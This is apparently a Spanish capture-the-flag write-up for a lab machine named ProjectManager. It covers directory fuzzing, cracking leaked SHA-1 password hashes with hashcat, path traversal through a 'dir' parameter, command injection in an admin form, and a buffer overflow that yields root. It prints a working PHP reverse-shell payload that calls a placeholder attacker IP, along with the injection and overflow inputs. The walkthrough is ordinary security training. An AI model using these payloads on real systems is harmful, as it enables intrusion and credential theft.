

ProjectManager

1. ENUMERACIÓN

Comenzamos realizando un análisis de directorios mediante **fuzzing** para descubrir archivos o rutas ocultas en el servidor. Utilizamos **ffuf** con el siguiente comando:

```
ffuf -u "http://127.0.0.1:8080/FUZZ" -w
/usr/share/wordlists/wfuzz/general/common.txt -e .json
```

A screenshot of a terminal window titled "m3l@m3lc~". The terminal shows a command being executed: `ffuf -u "http://127.0.0.1:8080/FUZZ" -w /usr/share/wordlists/wfuzz/general/common.txt -e .json`. Below the command, there is a large ASCII art logo consisting of stylized letters forming the word "FUZZ". Underneath the logo, it says "v2.1.0-dev". A horizontal dashed line separates the header from the output. The output is a key-value list: `:: Method : GET`, `:: URL : http://127.0.0.1:8080/FUZZ`, `:: Wordlist : FUZZ: /usr/share/wordlists/wfuzz/general/common.txt`, `:: Extensions : .json`, `:: Follow redirects : false`, `:: Calibration : false`, `:: Timeout : 10`, `:: Threads : 40`, and `:: Matcher : Response status: 200-299,301,302,307,401,403,405,500`. Another horizontal dashed line follows. Then, performance statistics are shown for different components: `css [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 0ms]`, `js [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 0ms]`, and `users.json [Status: 200, Size: 6512, Words: 1676, Lines: 231, Duration: 0ms]`. Finally, a progress bar is displayed: `:: Progress: [1902/1902] :: Job [1/1] :: 67 req/sec :: Duration: [0:00:03] :: Errors: 0 ::`. At the bottom left, there is a navigation bar with icons for back, forward, search, and other functions. At the bottom right, a green checkmark icon and a timer showing "3s" are visible.

Durante el proceso, encontramos un archivo llamado **users.json**.

Al abrirlo encontramos información privilegiada como es una lista de usuarios y sus respectivas contraseñas

Si nos fijamos con más detalle en la contraseña vemos que es un hash formado por 40 caracteres hexagonales. Esto nos indica que es un **SHA-1**

```
{
  "username": "asmith",
  "email": "asmith@example.com",
  "phone": "555-987-6543",
  "address": "456 Oak Avenue, Metropolis",
  "password": "b55be3ebd5ed9d8e71ea7b341ed9f436aeb65839",
  "projects": [
    {
      "project_name": "Cloud Integration",
      "deadline": "2024-10-20",
      "status": "In Progress",
      "team_members": ["Jack", "Karen", "Louis"]
    },
    {
      "project_name": "Marketing Campaign",
      "deadline": "2024-11-30",
      "status": "Completed",
      "team_members": ["Monica", "Nathan", "Olivia"]
    },
    {
      "project_name": "New Feature Rollout",
      "deadline": "2025-02-15",
      "status": "Pending",
      "team_members": ["Patrick", "Quincy", "Rachel"]
    }
  ]
}
```

Para descifrar las contraseñas, empleamos hashcat con el modo -m 100 para SHA-1 y el archivo **rockyou.txt** como diccionario. Debemos tener en cuenta que puede que algunos usuarios tengan contraseñas que no estén en dicho diccionario por lo que tendremos que ir probando una a una.

```
hashcat -m 100 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
```



```
>
> hashcat -m 100 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt --potfile-disable
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform
#1 [The pocl project]
=====
* Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i7-12700KF, 14912/29888 MB (4096 MB allocatable), 20MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 8 digests; 8 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 5 MB

Dictionary cache hit:

* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

ab0edb614669891df5d103ca6e96df53d850098b:brownie


b55be3ebd5ed9d8e71ea7b341ed9f436aeb65839:greenapple
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 100 (SHA1)
Hash.Target.....: hashes.txt
Time.Started....: Sat Dec 7 17:14:46 2024 (1 sec)
Time.Estimated...: Sat Dec 7 17:14:47 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
```

De este modo hemos obtenido que para el usuario **asmith** tenemos la contraseña **greenapple** y para el usuario **dlbrown** la contraseña **brownie**.

2. EXPLOTACIÓN

Con las credenciales `asmith:greenapple`, ingresamos al sistema. En el panel llamado Dashboard, observamos un botón **Show Files**. Inicialmente, no muestra archivos, ya que este usuario no tiene elementos en su carpeta personal.




Si nos fijamos bien en la url:

<http://127.0.0.1:8080/dashboard.php?dir=projects/asmith>

Vemos que hay un parámetro `dir` con una ruta a nuestro usuario. Al fijarnos en el código fuente observamos que los archivos que se nos muestran al darle al botón son los que aparecen en dicha ruta. Si probamos a cambiar el parámetro `dir` a

[http://127.0.0.1:8080/dashboard.php?dir=.](http://127.0.0.1:8080/dashboard.php?dir=)





Obtenemos ahora si una lista de archivos en la que vemos un json con un nombre extraño para que no se detecte mediante el **fuzzing** y un archivo llamado **admin.php** del que haremos uso a posterior.

Al clicar en el archivo json se nos muestran las credenciales de 2 usuarios administradores. De nuevo, las contraseñas están cifradas en **SHA-1**, por lo que mediante el comando de **hashcat** anterior podemos intentar descifrarlas.

```
m3l@m3l:~  
root@m3l: /home/m3l/Desktop/ProjectManager  
m3l@m3l:~  
=====
```

```
* Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i7-12700KF, 14912/29888 MB (4096 MB allocatable), 20MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
  
Hashes: 2 digests; 2 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Optimizers applied:  
* Zero-Byte  
* Early-Skip  
* Not-Salted  
* Not-Iterated  
* Single-Salt  
* Raw-Hash  
  
ATTENTION! Pure (unoptimized) backend kernels selected.  
Pure kernels can crack longer passwords, but drastically reduce performance.  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.  
  
Watchdog: Temperature abort trigger set to 90c  
  
Host memory required for this attack: 5 MB  
  
Dictionary cache hit:  
* Filename..: /usr/share/wordlists/rockyou.txt  
* Passwords.: 14344385  
* Bytes.....: 139921507  
* Keyspace..: 14344385  
  
5d965f573297385c5f61d88be4d97c32e021c989:bluemonkey  
53ec18a0217472b20f662b347c74ceeda67dd1b8:melendez123  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 100 (SHA1)  
Hash.Target.....: hashes.txt  
Time.Started....: Sat Dec 7 17:19:25 2024 (0 secs)  
Time.Estimated...: Sat Dec 7 17:19:25 2024 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 16488.2 kH/s (0.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)  
Progress.....: 1515520/14344385 (10.57%)  
Rejected.....: 0/1515520 (0.00%)  
Restore.Point....: 1495040/14344385 (10.42%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: mikewl -> max123max  
Hardware.Mon.#1...: Temp: 32c Util: 10%  
  
Started: Sat Dec 7 17:19:24 2024  
Stopped: Sat Dec 7 17:19:27 2024
```

De este modo, hemos logrado obtener las credenciales de administrador. Al registrarnos con el usuario **monre** y contraseña **bluemonkey** vemos que las credenciales son válidas y se nos muestra una nueva ventana a la que podemos acceder llamada **Admin Panel**.



Vemos que hay unos campos pertenecientes a un formulario, si probamos a escribir en los campos un usuario nuevo, después al mirar en el dashboard como hemos hecho antes, encontramos un archivo nuevo con el contenido de ese usuario recién creado. Si probamos a escribir `;ls` en uno de los inputs del formulario y accedemos a los archivos como hemos hecho antes podemos ver ese nuevo fichero que antes no se listaba llamado **user_creation.log** y al visualizar su contenido vemos que se ha ejecutado correctamente el comando introducido. Por lo que podemos pensar que el código ejecuta un comando en el sistema sin validar la entrada.

Una vez visto que podemos ejecutar comandos en la máquina del servidor, vamos a entablar una reverse shell para poder manejar una terminal.

Una vez visto que podemos ejecutar comandos en la máquina del servidor, vamos a entablar una **reverse shell** para poder manejar una terminal.

Nos ponemos en escucha en nuestra máquina atacante:

```
nc -lvnp 1234
```

Ahora en uno de los campos del formulario como puede ser en **Username** introduciremos el código necesario para enviarnos una terminal a nuestra máquina que está en escucha.

```
; php -r '$sock=fsockopen(<IP_ATACANTE>,1234);exec("/bin/sh -i <&3 >&3 2>&3");' #
```

3. ESCALADA DE PRIVILEGIOS

Una vez tenemos la **reverse shell**, si accedemos a la ruta **/home/www-data** y listamos los archivos vemos un archivo **user.txt** que contiene la flag de usuario.

```
Listening on 0.0.0.0 1234
Connection received on 172.17.0.2 54438
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home/www-data
$ ls
rootAuth
rootAuth.c
user.txt
$ cat user.txt
ssi{7d65a4e12f0b1f34}
$ ./rootAuth
```

Al listar en la ruta mencionada, también vemos dos archivos más. Un **archivo C** y un **ejecutable**. Si vemos el contenido del C vemos que es para obtener una terminal como root y que nos pide que introduzcamos una contraseña. Si nos fijamos, el tamaño de la contraseña no puede ser superior a **32 caracteres** pero no verifica que la contraseña introducida por el usuario cumpla este requisito. De este modo, si ejecutamos el **binario** e introducimos una contraseña como puede ser:

```
BufErOvErFlOw12312312312312312312312312312312312312312312312312312312312312
```

Nos da acceso a la shell de root y además nos imprime por pantalla la **flag** de **root**.